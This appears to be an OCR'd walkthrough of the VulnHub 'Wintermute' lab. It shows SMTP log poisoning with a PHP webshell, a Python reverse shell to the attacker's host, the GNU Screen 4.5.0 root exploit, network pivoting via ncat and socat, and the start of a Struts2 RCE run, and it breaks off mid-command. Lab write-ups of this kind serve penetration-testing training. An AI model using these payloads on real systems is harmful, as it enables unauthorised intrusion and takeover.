
Port 80 (HTTP)

1. Feroxbuster did not enumerate any interesting directory


```
200        17l        23w      326c http://192.168.56.102/index.html
301         9l        28w      317c http://192.168.56.102/manual
301         9l        28w      319c http://192.168.56.102/freeside
403        11l        32w      302c http://192.168.56.102/server-status
```

2. Proceed to `/freeside`, did not find anything useful
    - An image of a space object



Port 3000 (HTTP)


1. Proceed to http://192.168.56.102:3000, redirected to a login page.
2. It is running on ntopng, a software for monitoring traffic on computer networks
    - ntopng `v.2.4.180512`
    - Could not find any exploits for ntopng
3. Managed to login with default credentials admin:admin
4. Under `Flows`, found a hidden directory that feroxbuster did not enumerate



    - `/turing-bolo`
5. Visit `/turing-bolo` at tcp/80


Back to Port 80 (HTTP)

1. Proceed to `http://192.168.56.102:80/turing-bolo/`



- Able to query a "custom activity log"

2. Attempt to query one & intercept with burpsuite




- LFI could be possible
- It is very likely that the webpage is appending an extension at the end `$_GET['file']."php"`, so we have to
    a. Find out the extension that it is appending & work around it
    b. Bypass it with nullbyte `%00`

3. Tried nullbyte bypass, failed

4. Query other "custom activity log"

- Armitage
    - Nothing Interesting
- Molly
    - Nothing Interesting
- Riviera
    - Nothing Interesting
- Case:




    - We found out the extension that the webpage appends `.log`

5. Since we can only include files that are `.log`, these are 2 ways I know of to turn LFI into RCE
    a. Send request with webshell in user-agent → Include apache log files
    b. Send webshell as mail using SMTP → Include mail log files
        - Postfix log file `/var/log/maillog or /var/log/mail`
        - https://www.hackingarticles.in/smtp-log-poisioning-through-lfi-to-remote-code-exceution/


6. Attempt to include apache log files, failed

7. Attempt to include mail log files, succeed



8. Insert webshell using SMTP


```
telnet 192.168.1.119 25

MAIL FROM:<ky1uc@gmail.com>

RCPT TO:<?php system($_GET['c']); ?>
```



- Ignore the error msg


9. Test RCE

```
?bolo=../../../../../../../var/log/mail&c=whoami;
```



10. Obtain www-data shell

```
?bolo=../../../../../../../var/log/mail&c=python+-
c+'a=__import__;s=a("socket").socket;o=a("os").dup2;p=a("pty").spawn;c=s();c.connect(("192.168.56.103",4444
));f=c.fileno;o(f(),0);o(f(),1);o(f(),2);p("/bin/sh")'
```



Privilege Escalation to Root via SUID + Vulnerable Program

1. Search for binaries with SUID set

```
find / -perm -4000 2>/dev/null
```

```
www-data@straylight:/tmp$ find / -perm -4000 2>/dev/null
/bin/su
/bin/umount
/bin/mount
/bin/screen-4.5.0
/bin/ping
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
```

- screen-4.5.0 is something irregular

2. Search for exploits for that version

```
┌──(root💀kali)-[~/vulnHub/wintermute/192.168.56.102/exploit]
└─# searchsploit screen 4.5.0
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------------
GNU Screen 4.5.0 - Local Privilege Escalation                                             | linux/local/41154.sh
GNU Screen 4.5.0 - Local Privilege Escalation (PoC)                                       | linux/local/41152.txt
------------------------------------------------------------------------------------------ ---------------------------------
```

- Use the `.sh` file

3. Change the exploit slightly by specifying the path of the binary

```
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
/bin/screen-4.5.0 -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
/bin/screen-4.5.0 -ls # screen itself is setuid, so...
/tmp/rootshell
```

4. Transfer it over to target & obtain root

```
www-data@straylight:/tmp$ ./41154.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
     chmod("/tmp/rootshell", 04755);
     ^~~~~
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
     setuid(0);
     ^~~~~~
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
     setgid(0);
     ^~~~~~
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
     seteuid(0);
     ^~~~~~~
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
     setegid(0);
     ^~~~~~~
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
     execvp("/bin/sh", NULL, NULL);
     ^~~~~~
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

# whoami
root
#
```

Pivoting to Neuromancer via Ncat + Proxytunnel

1. Find out Neuromancer network

```
root@straylight:~# ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:feeb:1418  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:eb:14:18  txqueuelen 1000  (Ethernet)
        RX packets 115186  bytes 167771413 (159.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24669  bytes 1748386 (1.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.146.4  netmask 255.255.255.0  broadcast 192.168.146.255
        inet6 fe80::a00:27ff:fe61:7622  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:61:76:22  txqueuelen 1000  (Ethernet)
        RX packets 930  bytes 111164 (108.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35  bytes 5440 (5.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 35286  bytes 3607205 (3.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35286  bytes 3607205 (3.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- 192.168.146.4

2. Install nmap on staylight machine

```
# Install on kali & Transfer it to target
git clone https://github.com/nmap/nmap.git
tar -cv
cd nmap
./configure
make && make install
```

3. Determinte the IP address of the machine to pivot to
    - Ping sweep

```
for i in {1..254} ;do (ping -c 1 192.168.146.$i | grep "bytes from" | cut -d " " -f 4 | cut -d ":" -f 1 &) ;done
```

```
 from" | cut -d " " -f 4 | cut -d ":" -f 1 &) ;done 192.168.146.$i | grep "bytes
192.168.146.3
192.168.146.2
192.168.146.4
root@straylight:~#
```

        - `.4`: current machine's IP
        - `.2`: does not have any services up
        - `192.168.146.3` is neuromancer

4. Run nmap/nc scan to discover services running on neuromancer

```
# via nmap
nmap 192.168.146.3 -p-
# via nc
for p in $(seq 1 65535); do (nc -nvzw1 192.168.146.3 $p 2>&1 | grep open &) ;done
```

```
| grep open &) ;doneor p in $(seq 1 65535); do (nc -nvzw1 192.168.146.3 $p 2>&1 |
(UNKNOWN) [192.168.146.3] 1194 (openvpn) : Connection refused
(UNKNOWN) [192.168.146.3] 8009 (?) open
(UNKNOWN) [192.168.146.3] 8080 (http-alt) open
(UNKNOWN) [192.168.146.3] 34483 (?) open
```

```
root@straylight:~# nmap 192.168.146.3 -p-
Starting Nmap 7.92SVN ( https://nmap.org ) at 2022-01-05 00:24 PST
Nmap scan report for 192.168.146.3
Host is up (0.000088s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
34483/tcp open  unknown
MAC Address: 08:00:27:CB:4A:0A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.83 seconds
root@straylight:~#
```

    - Ports
        - 8009
        - 8080
        - 34483

5. Run ncat as a http proxy

```
#ncat comes with nmap
ncat -vv --listen 3128 --proxy-type http
```

```
root@straylight:/tmp/nmap# ncat -vv --listen 3128 --proxy-type http &
[1] 13274
root@straylight:/tmp/nmap# Ncat: Version 7.92SVN ( https://nmap.org/ncat )
Ncat: Listening on :::3128
Ncat: Listening on 0.0.0.0:3128
```

6. Allow kali to connect to the opened ports
    - Via proxytunnel

```
proxytunnel -p 192.168.56.102:3128 -d 192.168.146.3:8009 -a 8009 &
proxytunnel -p 192.168.56.102:3128 -d 192.168.146.3:8080 -a 8080 &
proxytunnel -p 192.168.56.102:3128 -d 192.168.146.3:34483 -a 34483 &
```

7. Check if pivot is successful

```
nmap localhost -p-
```

```
┌──(root💀kali)-[~/vulnHub/wintermute/192.168.56.102/exploit]
└─# nmap localhost -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-05 16:35 +08
mass_dns: warning: Unable to determine any DNS servers. Reverse
fy valid servers with --dns-servers
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000040s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
34483/tcp open  unknown
```

Pivoting to Neuromancer via Socat

1. After determining the neuromancer's IP & Opened ports,
2. Run socat

```
socat TCP-LISTEN:8009,fork,reuseaddr TCP:192.168.146.3:8009 &
socat TCP-LISTEN:8080,fork,reuseaddr TCP:192.168.146.3:8080 &
socat TCP-LISTEN:34483,fork,reuseaddr TCP:192.168.146.3:34483 &
```

3. Check if pivot is successful

```
nmap 192.168.56.102 -p-
```

```
root@straylight:~# socat tcp-listen:8009,fork tcp:192.168.146.103:8009 &
[1] 13517
root@straylight:~# socat tcp-listen:8080,fork tcp:192.168.146.103:8080 &
[2] 13518
root@straylight:~# socat tcp-listen:34483,fork tcp:192.168.146.103:34483 &
[3] 13521
root@straylight:~#
```

```
root@kali: ~/vulnHub/wintermute/192.168.56.102/e
┌──(root💀kali)-[~/vulnHub/wintermute/192.168.56.102/exploit]
└─# nmap 192.168.56.102 -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-05 16:50 +08
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disa
fy valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00043s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
3000/tcp  open  ppp
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
34483/tcp open  unknown
MAC Address: 08:00:27:EB:14:18 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.37 seconds
```

4. Run a full nmap scan on the opened ports to detect version & vulnerabilities

```
nmap -sV -sC -A 192.168.56.102 -p 8009,8080,34483
```

```
PORT      STATE SERVICE VERSION
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http    Apache Tomcat 9.0.0.M26
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.0.M26
34483/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2e:9b:4a:a9:c0:fc:0b:d8:ef:f1:e3:9d:f4:59:25:32 (RSA)
|   256 f6:2a:de:07:36:36:00:e9:b5:5d:2f:aa:03:79:91:d1 (ECDSA)
|_  256 38:3c:a8:ed:91:ea:ce:1d:0d:0f:ab:51:ac:97:c8:fb (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
```

```
OS details: Linux 2.6.32
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Neuromancer Port 8080 (HTTP)


1. Earlier we found this note at `/root`

```
root@straylight:~# cat note.txt
Devs,

Lady 3Jane has asked us to create a custom java app on Neuromancer's primary server to help her int
eract w/ the AI via a web-based GUI.

The engineering team couldn't strss enough how risky that is, opening up a Super AI to remote acces
s on the Freeside network. It is within out internal admin network, but still, it should be off the
 network completely. For the sake of humanity, user access should only be allowed via the physical
console...who knows what this thing can do.

Anyways, we've deployed the war file on tomcat as ordered - located here:

/struts2_2.3.15.1-showcase

It's ready for the devs to customize to her liking...I'm stating the obvious, but make sure to secu
re this thing.

Regards,

Bob Laugh
Turing Systems Engineer II
Freeside//Straylight//Ops5
```

   - `/struts2_2.3.15.1-showcase`

2. Proceed to `/struts2_2.3.15.1-showcase`

   - Apache Struts 2 is running.



3. Try to look for an exact version, might have found it

```
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv='Content-Type' content='text/html; charset=UTF-8' />
    <meta name="description" content="Struts2 Showcase for Apache Struts Project">
    <meta name="author" content="The Apache Software Foundation">

    <title>Struts2 Showcase</title>

    <link href="/struts2_2.3.15.1-showcase/styles/bootstrap.css" rel="stylesheet"
          type="text/css" media="all">
    <link href="/struts2_2.3.15.1-showcase/styles/bootstrap-responsive.css" rel="stylesheet"
          type="text/css" media="all">
    <link href="/struts2_2.3.15.1-showcase/styles/main.css" rel="stylesheet" type="text/css"
          media="all"/>

    <script src="/struts2_2.3.15.1-showcase/js/jquery-1.8.2.min.js"></script>
    <script src="/struts2_2.3.15.1-showcase/js/bootstrap.min.js"></script>
    <script type="text/javascript">
        $(function () {
            $('.dropdown-toggle').dropdown();
            var alerts = $('ul.alert').wrap('<div />');
            alerts.prepend('<a class="close" data-dismiss="alert" href="#">&times;</a>');
            alerts.alert();
        });
    </script>
```

   - Struts2 `2.3.15.1`

4. Find an exploit

```
Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (1)                    | linux/remote/45260.py
Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (2)                    | multiple/remote/45262.py
Apache Struts 2.3.5 < 2.3.31 / 2.5 < 2.5.10 - 'Jakarta' Multipart Parser OGNL Injection (Metasploit)  | multiple/remote/41614.rb
Apache Struts 2.3.5 < 2.3.31 / 2.5 < 2.5.10 - Remote Code Execution                      | linux/webapps/41570.py
```

5. Add another socat port forward, for our reverse shell

   - if staylight machine is connected on tcp/4444, forward it to our kali also on port 4444

```
socat TCP-LISTEN:4444,fork,reuseaddr TCP:192.168.56.103:4444 &
```

6. Start listener on kali machine

```
nc -nvlp 4444
```


7. Run exploit

```
python 41570.py http://192.168.56.102:8080/struts2_2.3.15.1-showcase/ id
```

```
┌──(root💀kali)-[~/vulnHub/wintermute/localhost/exploit]
